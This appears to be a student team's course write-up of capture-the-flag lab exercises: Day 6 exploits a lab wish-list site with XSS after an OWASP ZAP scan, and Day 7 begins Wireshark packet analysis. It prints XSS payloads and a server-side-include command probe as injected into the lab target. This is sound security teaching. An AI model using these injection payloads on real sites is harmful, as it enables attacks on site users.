

# PSP0201

## Week 3

# Writeup

Group Name: Blessing Software

Members

ID	Name	Role
1211103213	Uwais	Leader
1211103149	Dzakry Hariz	Member
1211103184	Muzaffar	Member

## Day 6: Web Exploitation – Be careful with what you wish on a Christmas night

**Tools used:** Kali Linux, Firefox

### **Solution/walkthrough:**

#### Question 1

Went to the Owasp Cheat Sheet site. Search for the input validation strategies.

##### **Input validation strategies**

Input validation should be applied on both **syntactical** and **Semantic** level.

**Syntactic** validation should enforce correct syntax of structured fields (e.g. SSN, date, currency symbol).

**Semantic** validation should enforce correctness of their *values* in the specific business context (e.g. start date is before end date, price is within expected range).

It is always recommended to prevent attacks as early as possible in the processing of the user's (attacker's) request. Input validation can be used to detect unauthorized input before it is processed by the application.

#### Question 2

Search for the Allow List Regular Expression Examples


##### **Allow List Regular Expression Examples**

Validating a U.S. Zip Code (5 digits plus optional -4)

```
^\d{5}(-\d{4})?$/
```


#### Question 3

In the site, there is a search query and submission box.



#### Question 4

Tried searching using the website search function.





The search query showed the keyword parameter.

10.10.200.99:5000/?q=calm

#### Question 5

Using OwaspZap, ran an Automated Scan on the website.



After the scan was completed, looked to the Alerts tab.

OWASP ZAP - OWASP ZAP 2.11.1

File Edit View Analyse Report Tools Import Online Help

Standard Mode +

Sites +

Contexts Default Context

Header: Text Body: Text

HTTP/1.0 200 OK  
Content-Type: text/html; charset=utf-8  
Content-Length: 3928  
Server: Werkzeug/1.0.1 Python/2.7.17  
Date: Mon, 20 Jun 2022 05:14:47 GMT

<div>  
<p>>!--#EXEC cmd="dir | "--</p>  
</div>  
<div>  
<p><3w45pz4p</p>  
</div>  
<div>  
<p><script>alert(1);</script></p>  
</div>

History Search Alerts Output Spider Active Scan

Alerts [1]

- > Cross Site Scripting (DOM Based) (4)
- > Cross Site Scripting (Persistent) (1)
- > Cross Site Scripting (Reflected) (2)
- > Absence of Anti-CSRF Tokens (8)
- > Content Security Policy (CSP) Header Not Set (1)
- > Missing Anti-clickjacking Header (4)
- > X-Content-Type-Options Header Missing (5)

Full details of any selected alert will be displayed here.

You can manually add alerts by right clicking on the relevant line in the history and selecting 'Add alert'.

You can also edit existing alerts by double clicking on them.

Alerts 3 3 1 0 Primary Proxy: localhost:8080 Current Scans 0 0 0 0 0 0 0 0 0 0 0 0

At the bottom shows the amount of high priority alerts.



## Question 6

Entered the script into the wish text box.

Santa's portal

10.10.200.99:5000/?q=calm

Welcome to Santa's official 'Make a Wish!' website

YEAR 2020

Here you can anonymously submit your Christmas wishes and see what other people wished too!


Search query

Here are all wishes that have "calm":

Enter your wish here:


<script>alert("PSP0201")</script>


WISH!



## Question 7

Closed the browser, and reentered the site.





### Thought Process/Methodology:

Using the reference given, which was the Owasp Cheat Sheet, we could see the explanation for input validation level and regular expression for a US Zip code. When going to the site, we saw search inputs and comments that can be entered in by user. This shows the vulnerability type to exploit using XSS. Then, we used the search query to search for something. This gives us the query string that can be abused. After that, using OwaspZap application we ran an automated scan through the website. Once done, it gave us the amount of alert results and type of priorities, that included XSS, for us to exploit. After running XSS exploits, we closed the browser and revisited the site to see whether the XSS attacks persisted.


## Day 7: Networking – The Grinch Really Did Steal Christmas

Tools used: Kali Linux, Firefox


### Solution/walkthrough:

#### Question 1

Opened Wireshark, and opened pcap1.pcap.




Search for the first IP address that has ICMP protocol.




#### Question 2

Use the search filter to specify for HTTP GET requests using command.




### Question 3

Look for posts that could be an article.


